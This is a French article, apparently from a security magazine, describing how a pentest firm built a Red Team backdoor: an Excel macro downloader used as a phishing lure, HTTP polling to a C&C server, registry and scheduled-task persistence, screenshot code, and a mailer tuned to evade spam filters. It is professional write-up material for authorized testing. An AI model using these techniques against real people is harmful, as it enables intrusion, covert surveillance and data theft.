En effet, une vulnérabilité externe permet d'entrer en DMZ, mais si le réseau est correctement cloisonné, l'attaque est stoppée net. L'accès physique risque de finir dans le bureau des vigiles, voire de la police, même avec une lettre d'autorisation signée par le DG. Un périphérique piégé peut atterrir dans une poubelle ou pire dans une entreprise voisine et nous exposer à des poursuites pour intrusion dans un système d'information sans mandat. Des identifiants récoltés par Phishing ou Social Engineering peuvent être totalement inutiles depuis l'extérieur des locaux.

Enfin, notre expérience passée avec des campagnes de Phishing nous a démontré qu'une attaque par pièce jointe a un « effet coup de poing » au sein de l'entreprise grâce à son réalisme et à son pouvoir de sensibilisation sur les personnes les plus sceptiques.

2. MÉTHODE DE MISE EN PLACE DE LA BACKDOOR

Une fois le vecteur d'intrusion par pièces jointes malveillantes choisi, il faut décider de la méthode d'exécution de celle-ci.

Nous avons étudié les méthodes suivantes :

- ⇒ Des fichiers exécutables avec une extension exotique pour l'utilisateur lambda (ex : .scr) ;
- ⇒ Un exécutable dans une archive ZIP avec des astuces techniques pour masquer l'extension .exe à l'utilisateur (inversion RTLO [1]) ;
- ⇒ Des PDF piégés exploitant une vulnérabilité du lecteur Adobe Acrobat Reader ;
- ⇒ Un e-mail avec un lien vers une page web externe malveillante exploitant la dernière vulnérabilité d'Internet Explorer.

Nous avons choisi une ancienne méthode, remise à la mode par la vague d'attaque Dridex : les **macros Office**. Bien que cette méthode nécessite l'activation des macros par l'utilisateur lors de l'ouverture du document Office, elle a pour avantage d'être **autorisée naturellement par les antivirus** et de ne pas augmenter la note de SPAM des e-mails.




Fig. 1 : Exemple de fichier Excel pouvant inciter l'utilisateur à activer les macros.

Obtenir l'activation des macros par les utilisateurs est bien moins compliqué qu'il n'y paraît. Il suffit de créer un document Excel, ceux-ci utilisant souvent les macros, et d'y insérer un contenu suggérant que le fichier ne peut pas être visionné sans les activer (voir Fig. 1). Si ce fichier Excel est accompagné d'un e-mail bien ficelé, l'utilisateur acceptera la macro dans la plupart des cas (factures impayées, amendes, cadeaux...).

Nous avons également constaté que certaines entreprises activent les macros par défaut, facilitant ainsi la mise en place de la backdoor.

3. DÉVELOPPEMENT OU UTILISATION D'EXISTANT

Avant même d'effectuer des recherches concernant les **backdoors existantes**, gratuites et payantes (oui, il existe des vendeurs de backdoors !), nous avons jugé que cette approche n'était **pas suffisamment sûre** vis-à-vis de nos clients.

En effet, introduire chez nos clients une charge non maîtrisée pourrait avoir des effets de bord indésirables qui nuiraient à l'image de la société : déni de service d'un serveur, défaut de sécurité, fuite de données, ou pire, backdoor dans la backdoor. Par ailleurs, la backdoor pourrait tout simplement être détectée par les antivirus.

Avant toute chose, le but de ce type de tests est de prouver la faisabilité de l'intrusion par ce biais et non de réaliser des tests en profondeur sur le système d'information d'un client, ou encore de s'y implanter durablement. Nous avons préféré limiter notre cahier des charges dans le but de produire une backdoor parfaitement maîtrisée, fiable et sécurisée.

D'un point de vue pratique, nous avons décidé de développer une macro Excel qui analyse les paramètres proxy du système d'exploitation afin de télécharger une **charge utile développée en C**. La macro est en fait ce que l'on appelle un downloader. Elle ne constitue pas en soi une backdoor ou une menace ; c'est pour cela que l'antivirus n'y prête pas attention.

La charge utile, quant à elle, s'appuie uniquement sur l'API **Windows**. Nous avons jugé que cette approche nous permettrait d'obtenir une compatibilité maximum, notre objectif étant de pouvoir adresser des postes de travail **Windows depuis XP jusqu'à 8.1**. L'interopérabilité de la backdoor étant assurée par Microsoft, elle devrait également fonctionner sous Windows 10.

4. DÉVELOPPEMENT DE LA BACKDOOR

4.1 Protocole de communication

Le nerf de la guerre pour une backdoor n'est pas son exécution, mais sa capacité à communiquer de façon garantie et discrète avec son maître, le serveur de contrôle. Par conséquent, le choix du protocole de communication est primordial.

Deux familles de protocoles peuvent être envisagées :

- ⇒ La famille des protocoles **synchrones** permet l'exécution des actions en temps réel. En revanche, ce type de protocoles sera freiné par la présence d'un pare-feu ou d'un proxy et sera aisément détecté par des équipes de monitoring ;
- ⇒ La famille des protocoles **asynchrones**, quant à elle, ne nécessite pas de maintenir une connexion permanente. Elle permet ainsi à la backdoor de rester discrète, notamment au niveau de la consommation de bande passante.

Nous avons bien évidemment choisi la méthode la plus discrète.

Ensuite, il faut sélectionner un protocole pour réaliser le transport des informations. Les protocoles IRC et XMPP, utilisés par de nombreux Botnets ont été rejetés, car la probabilité qu'ils soient acceptés en sortie par les firewalls des entreprises est proche de zéro. À l'inverse, les protocoles suivants sont connus pour être rarement bloqués par les pare-feu :

- ⇒ ICMP ;
- ⇒ DNS ;
- ⇒ HTTP.

Pour simplifier le développement, nous avons choisi de nous concentrer sur le protocole **HTTP**. En effet, l'utilisation des autres protocoles aurait nécessité la mise en place d'une gestion des acquittements déjà prévue dans la couche TCP sous-jacente à HTTP. De plus, un important trafic sur les autres protocoles pourrait déclencher des alertes.

Toutefois, il serait intéressant d'implémenter d'autres protocoles de communication afin d'améliorer les performances de la backdoor en maximisant ses chances d'établir une connexion avec son maître.

En entreprise, afin d'accéder à Internet à l'aide du protocole HTTP, il est généralement nécessaire d'utiliser un serveur proxy imposant une authentification. La méthode `WinHttpGetIEProxyConfigForCurrent` de l'API Windows permet de récupérer une structure contenant la **configuration du proxy d'Internet Explorer**. À l'aide de ces éléments, la méthode `WinHttpConnect` de l'API permet de se **connecter aux serveurs proxy dans le contexte de l'utilisateur** sans avoir à connaître son identifiant et son mot de passe [2].

Notons que ces méthodes de l'API Windows sont accessibles aussi bien en C pour la backdoor qu'en VisualBasic pour son téléchargement par la macro.




```
HINTERNET WINAPI WinHttpConnect(
    _In_     HINTERNET    hSession,
    _In_     LPCWSTR      pswzServerName,
    _In_     INTERNET_PORT nServerPort,
    _Reserved_ DWORD      dwReserved
);
```

Prototypé de la méthode HTTP de l'API Windows.




Fig. 2 : Schéma représentant le démarrage d'une campagne.

Figure 2

4.2 Modèle de communication

Dans le contexte d'une backdoor, l'utilisation d'un protocole de communication asynchrone a l'avantage de passer inaperçue, mais elle requiert plus de développement qu'un canal de communication permanent.

Ici, seul le poste de la victime a la possibilité d'initier la communication avec son maître, à moins que le poste ne soit directement exposé sur Internet, ce qui est peu probable. La backdoor doit donc venir chercher les commandes à intervalle régulier, sur un principe de polling, les exécuter, puis renvoyer leurs résultats. L'intervalle entre deux demandes ne doit pas être trop court afin que la backdoor reste discrète et ne gêne pas la victime.

Nous avons décidé de diviser les communications en deux scripts :

⇒ **query.php** : Dans un premier temps, ce script permet aux victimes, ou agents, de s'identifier une première fois en leur attribuant un identifiant. Puis dans un second temps, il délivre les commandes à exécuter aux victimes qui lui présentent un identifiant. Toutes les commandes sont associées à un identifiant qui permet de leur associer leurs réponses :




Figure 3

Fig. 3 : Représentation simplifiée du dialogue entre la backdoor et le serveur C&C.

⇒ **response.php** : Ce script permet aux victimes de transmettre le statut d'exécution des commandes, ainsi que les réponses aux commandes exécutées.

L'ajout des commandes se fait à l'aide d'un serveur dit « maître », « *Command and Control* », ou **C&C**. Ce serveur dispose d'une interface nous permettant d'ajouter des commandes dans une file d'attente. Cette file sera transmise à la victime lors de sa prochaine demande au script **query.php**, le fameux polling.

La backdoor n'ouvre aucun port sur la machine de la victime. Ainsi, elle n'augmente pas la surface d'attaque sur le poste et n'accroît pas sa vulnérabilité.

4.3 Persistance de l'attaque

Vous allez être déçus, mais la persistance de l'attaque n'a pas de réel intérêt dans une prestation de Red Team dont le but est de prouver qu'un attaquant déterminé peut s'introduire sur le système d'information. C'est bien dommage, car cet aspect est techniquement intéressant. La persistance est a minima obtenue en s'assurant que la backdoor sera redémarrée après la fermeture de la session utilisateur.

Si le client souhaite que l'accès à des ressources spécifiques soit prouvé, il est nécessaire de la mettre en place afin de prolonger les recherches sur plusieurs jours.

Pour ce faire, Windows offre de très nombreux moyens d'assurer la persistance d'une backdoor.

Pour un utilisateur sans privilèges, il est possible de :

- ⇒ Placer l'exécutable dans le dossier `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup` ;
- ⇒ Ajouter une valeur dans la clé de registre `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, ou dans une clé moins connue, comme `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`, `HKCU\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`, ou `HKCU\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce` [3] ;
- ⇒ Créer une tâche planifiée à l'aide de la commande `schtasks` [4].

Si l'utilisateur dispose des droits administrateurs, il a également la possibilité de :

- ⇒ Placer l'exécutable dans le dossier `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup` ;
- ⇒ Ajouter une valeur dans la clé de registre `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, ou dans une clé moins connue, comme `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`, `HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`, ou `HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce`.
- ⇒ Créer une tâche planifiée à l'aide des commandes `at` et `schtasks` ;
- ⇒ Créer un **service** lancé au démarrage de la machine.

4.4 Dissimulation du processus

Un vrai pirate s'assurera que sa backdoor soit la plus discrète possible afin qu'elle n'apparaisse pas dans la liste de processus et des services.

Nous avons choisi de ne pas dissimuler le processus, car c'est plus rassurant pour les clients. De plus, masquer un processus nécessite d'importants privilèges et l'utilisation de techniques risquées et facilement détectables. Ce qui est à l'opposé de l'objectif initial.



Une méthode simple aurait consisté à lui donner un nom commun, tel que `svhost.exe`, mais nous avons choisi de jouer la transparence afin de permettre aux équipes de nos clients de facilement éradiquer nos backdoors, bien qu'elles disposent d'une fonction d'autodestruction.

Et sérieusement, qui passe son temps à regarder sa liste de processus ?

4.5 Commandes minimales à implémenter

Nous nous sommes posé la question des fonctions nécessaires à notre tâche de pentesteurs, à savoir : démontrer les vulnérabilités avec des éléments marquants pour atteindre notre fameux « effet coup de poing ».

À cet effet, les **commandes minimales** à implémenter dans la backdoor, dans notre but professionnel, sont les suivantes :

- ⇒ **Extraction d'informations** : afin de pouvoir identifier les machines infectées et de pouvoir les différencier, il est nécessaire d'obtenir des informations sur celles-ci. Nous avons décidé de récupérer le nom de la machine, le nom de l'utilisateur, le domaine Active Directory ainsi que la configuration des cartes réseau ;
- ⇒ **Capture d'écran [5][6]** : Le meilleur moyen de marquer l'esprit des utilisateurs et de leur faire prendre conscience du danger. De plus, afficher l'écran permet d'obtenir de précieuses informations, si tant est que le client souhaite que nous allions plus loin ;

```

// get the device context of the screen
HDC hScreenDC = CreateDC("DISPLAY", NULL, NULL, NULL);
// and a device context to put it in
HDC hMemoryDC = CreateCompatibleDC(hScreenDC);

int x = GetDeviceCaps(hScreenDC, HORZRES);
int y = GetDeviceCaps(hScreenDC, VERTRES);

// maybe worth checking these are positive values
HBITMAP hBitmap = CreateCompatibleBitmap(hScreenDC, x, y);

// get a new bitmap
HBITMAP hOldBitmap = SelectObject(hMemoryDC, hBitmap);

BitBlt(hMemoryDC, 0, 0, width, height, hScreenDC, 0, 0, SRCCOPY);
hBitmap = SelectObject(hMemoryDC, hOldBitmap);

// clean up
DeleteDC(hMemoryDC);
DeleteDC(hScreenDC);

// now your image is held in hBitmap. You can save it or do whatever with it

```

Exemple de code source permettant d'effectuer des captures d'écran.




Figure 4

Fig. 4 : Liste des processus sur une machine infectée.

Fichier

- ⇒ **Exécution de commandes** : Cette fonctionnalité qui permet de tout faire est simple à implémenter, en dehors de la récupération des résultats, particulièrement les plus volumineux, et la gestion des cas particuliers, notamment les commandes disposant d'une interface graphique ... Bref, moins simple qu'il n'y paraît ;
- ⇒ **Destruction** : Une fois la mission terminée, il faut tout couper. Puisque nous n'avons pas mis en place la persistance, il suffit de quitter le programme. En complément, nous avons intégré un processus de désactivation globale d'une campagne Red Team côté serveur pour éviter qu'une backdoor dormante ne se réveille 2 mois plus tard et exécute toute sa file d'attente.

4.6 Les petits plus

Pour nous simplifier la tâche et avoir une backdoor complète, nous avons ajouté les fonctionnalités suivantes :

- ⇒ Upload depuis la victime, afin de pouvoir récupérer des fichiers de configuration ;
- ⇒ Téléchargement depuis Internet, afin de déposer des outils sur la machine de la victime ;
- ⇒ Modification du délai entre les récupérations de commandes.

4.7 Liste de souhaits

Cette section de l'article présente notre liste d'idées, à court terme comme à long terme, pour améliorer et faire évoluer notre backdoor.

4.7.1 Chiffrement dédié des communications

Pour le moment, le chiffrement des communications s'appuie sur la couche SSL du protocole HTTPS.

À moyen terme, il serait intéressant de mettre en place un chiffrement symétrique avec une clé partagée.

À long terme, nous souhaitons implémenter un échange de clés à l'aide d'un chiffrement asymétrique.

4.7.2 Extraction de mots de passe

Dans l'état actuel, notre backdoor n'est pas en mesure de réaliser l'extraction des mots de passe présents sur le poste de l'utilisateur. Si le client nous demande de récupérer ce type d'informations lors d'une prestation, nous devons utiliser la méthode d'envoi de fichiers pour déposer des outils tels que Mimikatz ou Meterpreter. Puis, nous devons lancer un de ces outils à l'aide de la méthode d'exécution de commandes.

À court terme, nous voulons intégrer la récupération des mots de passe faciles d'accès : enregistrés par l'utilisateur dans les navigateurs Web, ceux des gestionnaires FTP, ainsi que des mots de passe stockés dans des clés de registre et les fichiers de configuration connus.

À moyen terme, nous voudrions intégrer la récupération des mots de passe système en mémoire, à la manière de Mimikatz. Ce travail peut paraître titanesque, mais nous disposons d'ores et déjà de l'outil interne XMCO ProtonPack, capable de le faire. Nous travaillons actuellement à sa conversion en bibliothèques, ce qui permettra de l'ajouter facilement à notre backdoor tout en bénéficiant des mises à jour.



4.7.3 Compression des captures d'écran

Actuellement, nos captures d'écran sont transmises en BMP. Pour un écran de 24", cela représente pas loin de 5 Mo.

À moyen terme, nous souhaitons compresser les captures au format JPG ou PNG. Nous avons trouvé des solutions allant dans ce sens, mais elles nécessitent l'import de bibliothèques non standards sous Windows, ce qui est exclu de notre cahier des charges.

4.7.4 Enregistreur de frappes

L'utilisation d'un enregistreur de frappes, ou « keylogger », est un autre moyen de marquer les esprits des clients.

Son utilisation peut permettre d'approfondir l'intrusion en obtenant des mots de passe saisis par les utilisateurs. Mais l'exploitation des frappes enregistrées est fastidieuse, alors qu'il est possible d'obtenir des mots de passe présents en mémoire, si les permissions de l'utilisateur sont suffisantes.

4.7.5 Établissement d'un tunnel

Le fonctionnement asynchrone de notre backdoor lui permet de rester discrète. Cependant, certaines actions nécessitent l'établissement d'une connexion synchrone, par exemple l'accès en bureau à distance à un serveur.

Actuellement, nous sommes capables de déposer un Meterpreter de type `reverse_http` sur le poste victime. Celui-ci permet d'obtenir une connexion directe et déployer un tunnel SOCKS, transformant ainsi le poste victime en proxy.

À long terme, nous souhaitons nous passer de Meterpreter, car celui-ci est très souvent détecté par les antivirus, malgré des méthodes de camouflage toujours plus avancées comme celle proposée par Veil-Framework.

Pour cela, il faudra implémenter un tunnel SOCKS inversé utilisant une connexion HTTP, ce qui représente un projet à part entière.

4.7.6 Méthodes d'évasion avancées

Dans un avenir plus ou moins proche, nous souhaitons implémenter des méthodes d'évasion permettant à l'agent de se connecter au serveur C&C, même si l'utilisateur n'a pas accès à Internet en HTTP.

Pour ce faire, nous prévoyons d'encapsuler le trafic dans des requêtes DNS et/ou ICMP, mais encore une fois l'implémentation de telles fonctionnalités sans utiliser d'outils existants, tels que HSC Dns2tcp, constitue un projet à part entière.

Une approche encore plus intrusive viserait à exploiter les points d'accès WiFi ouverts à portée, type FreeWiFi. Les commandes seraient exécutées sur le LAN et les réponses renvoyées, une fois un point d'accès WiFi à portée.

5. DÉVELOPPEMENT DU SERVEUR C&C

5.1 Diviser pour mieux régner

Comme expliqué précédemment, la sécurité et la fiabilité sont les maîtres mots du développement de notre outil.

Pour assurer la sécurité du serveur et des données extraites chez les clients, nous avons donc segmenté au maximum les accès.

Les scripts web ont été scindés en deux groupes. D'une part, les scripts permettant l'ajout de commandes sont accessibles uniquement après une **double authentification** ainsi qu'un **contrôle par adresse IP** et l'ensemble des fonctionnalités est protégé par des **jetons anti-CSRF**. D'autre part, les scripts permettant le dialogue entre le C&C et les agents sont accessibles librement depuis Internet, mais ils ne permettent en aucun cas d'accéder aux données des autres agents. En plus des contrôles applicatifs, les droits de la base de données empêchent la lecture des données.

La **gestion d'erreurs a été gérée de manière drastique**. La totalité des paramètres est validée avant même que les parties actives ne soient atteintes. Ces rejets sont notamment associés au code d'erreur HTTP 404 afin de retarder la détection des scripts.

Les connexions de base de données sont réalisées à l'aide de **4 utilisateurs de base aux privilèges bien distincts** qui, dans l'éventualité d'une injection SQL, limitent la lecture à une ou deux colonnes d'une table, ou à la mise à jour sans lecture d'une autre table.

Cette gestion des droits est associée à l'utilisation de **PreparedStatement** pour ajouter une validation supplémentaire aux données transmises et échapper les données textuelles. Ce n'est pas parce que les données sont supposées provenir de notre backdoor qu'elles sont fiables.

Toutes les données provenant de la base de données sont encodées avant d'être affichées dans les pages dédiées aux auditeurs et l'application du C&C est volontairement accessible sans JavaScript. L'ensemble des pages retournées par le serveur aux auditeurs est donc constitué uniquement de code HTML et de CSS.

5.2 Gestion des projets

Une fois la communication entre les agents et le serveur C&C établie et l'interface de gestion de l'envoi de commandes fonctionnelle, nous avons mis en place une gestion par campagne, ou client, des postes victimes.

Pour chaque mission, il est nécessaire de déclarer le projet dans l'interface et de modifier les macros pour y intégrer l'identifiant de projet renvoyé par le serveur.

5.3 Intégration de l'envoi de mails

Afin d'avoir une interface complète permettant de réaliser la majeure partie des actions des campagnes Red Team nous avons implémenté un mailer.

Ce dernier a été configuré pour limiter au maximum la note SPAM. Pour ce faire, il a notamment fallu ajouter des entêtes et modifier leur ordre plusieurs fois. Nous avons fini par adopter les entêtes utilisées par le client Mail de Mac OS X pour atteindre la note de -1 sur Gmail.

Fichier

```
From: Prenom NOM <prenom.nom@domaine.fr>
Content-Type: multipart/alternative; boundary="Apple-Mail=_A7E6771B-FF79-4EAD-9B4D-957AEF42C0DF"
Date: Wed, 29 Jul 2015 11:24:23 +0200
Subject: =?utf-8?Q?=5BMISC=5D=5BRed_Team=5D_Retour_d=27exp=C3=A9rience=?
To: Prenom NOM <prenom.nom@domaine.fr>
Message-Id: <63F23587-33F0-4EA0-B4AB-1D4B2ADFFD47@xmco.fr>
Mime-Version: 1.0 (Mac OS X Mail 8.2 \ (2098\))
```



```
X-Mailer: Apple Mail (2.2098)--Apple-Mail=_A7E6771B-FF79-4EAD-9B4D-957AEF42C0DF
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset=utf-8
```

Exemple d'entêtes email.

L'utilisation du serveur SMTP de XMCO nous a permis d'ajouter une signature DKIM pour atteindre la note de -13.

De plus, son utilisation nous a évité d'avoir à nous préoccuper des mécanismes de « grey listing » obligeant à retransmettre les messages plusieurs fois.

5.4 Un petit aperçu

Voici un aperçu de l'interface finale :



Projects


Créer un projet

Nom du projet :

Liste des projets

projectId	pName	startTime	active	ouvrir	activer/désactiver
1	XMCO	2015-06-20 13:09:33	Activé	Ouvrir	Désactiver
2	Disabled	2015-06-21 13:09:33	Désactivé	Ouvrir	Activer
3	Démo	2015-06-24 09:14:00	Activé	Ouvrir	Désactiver

Fig. 5 : Liste des projets.




Project

Liste de victimes

casualtyId	hostname	ip	os	lastUp	choose
138	XMCO-rie-W764	172.16.140.156		2015-06-24 10:01:05	choose

Fig. 6 : Liste des victimes pour un projet donné.



Commandes terminées

Command line	Status	Start Time	Stop Time
Snapshot	OK	2015-06-24 10:09:59	2015-06-24 10:10:04

Figure 7

This is a critical password : xmco-rocks_infosec_2k15

Fig. 7 : Affichage du résultat de la commande screenshot.

6. DIFFICULTÉS RENCONTRÉES

J'espère que cet article vous a donné un aperçu du travail nécessaire pour l'élaboration d'une backdoor et d'un serveur C&C fonctionnels et sûrs.

Si vous vous lancez dans l'aventure, attendez-vous aux difficultés et embûches suivantes :

- ⇒ La recherche infructueuse de méthode de compression d'images dans l'API Windows ;
- ⇒ Le C est certes très chronophage à cause de la gestion de la mémoire, mais son utilisation permet de générer des binaires miniatures ;
- ⇒ L'oubli de la gestion simultanée de plusieurs clients, sous forme de projet, dans la première modélisation de la base de données peut poser des problèmes lors de son intégration ;
- ⇒ Les réponses de commandes trop verbeuses qui dépassent la taille maximale des POST (ex : dir /S) ;
- ⇒ L'exécution des commandes comportant une interface graphique, ou IHM, (ex : calc.exe) sans bloquer la file d'attente du C&C ;
- ⇒ La gestion drastique des erreurs rendant difficile le débogage des communications agents/C&C.

CONCLUSION

Le développement de ce type d'outils est très instructif, stimulant et permet d'aborder sereinement ce type de mission en sachant que les outils sont sûrs pour vous et pour le client . Qui plus est, vous pouvez être certains qu'ils ne vous claqueront pas entre les doigts et que l'antivirus n'y verra que du feu.

Une fois la prestation commencée, le plus difficile est de s'en tenir à ce qui a été vendu et de ne pas approfondir les tests.

Notamment si un utilisateur privilégié a la bonne idée de déclencher la backdoor.

Il faut toujours se souvenir des mots « éthique » et « déontologie ». ■

REMERCIEMENTS

Je tiens à remercier :

- ⇒ Frédéric Charpentier pour son implication dans le développement commercial de ces prestations ;
- ⇒ Marc Lebrun pour le développement de la backdoor en C et du downloader en VBA ;
- ⇒ Julien Terriac pour la création du fichier Excel ;
- ⇒ Arnaud Reygnaud pour l'intégration et le peaufinage à l'entête près du mailer ;
- ⇒ Tous les membres de l'équipe XMCO qui ont pris le temps de relire cet article.

LIENS

- [1] <http://www.asafety.fr/invisibilite-et-camouflage/rtlo-ou-comment-camoufler-lextension-dun-exe/>
- [2] [https://msdn.microsoft.com/en-us/library/windows/desktop/aa384091\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa384091(v=vs.85).aspx)
- [3] <https://support.microsoft.com/en-us/kb/314866/fr>
- [4] [https://msdn.microsoft.com/fr-fr/library/cc738335\(v=ws.10\).aspx](https://msdn.microsoft.com/fr-fr/library/cc738335(v=ws.10).aspx)
- [5] <https://msdn.microsoft.com/en-us/library/dd183402>
- [6] <http://stackoverflow.com/questions/3291167/how-to-make-screen-screenshot-with-win32-in-c>



À L'ASSAUT DES POSTES DE TRAVAIL



PACKERS ET ANTI-VIRUS

Eloi Vanderbeken

De nombreux fantasmes existent concernant les anti-virus et le niveau de sécurité qu'ils apportent. Il n'est pas rare d'entendre tout et son contraire concernant ces logiciels. Cet article présente les différentes protections qu'ils offrent et leur manière de fonctionner. Nous expliquerons ensuite comment ils peuvent être contournés, mais aussi les difficultés qui peuvent être rencontrées pour passer d'un packer « proof-of-concept » à son industrialisation dans le cadre d'un test d'intrusion Red Team.

1. INTRODUCTION

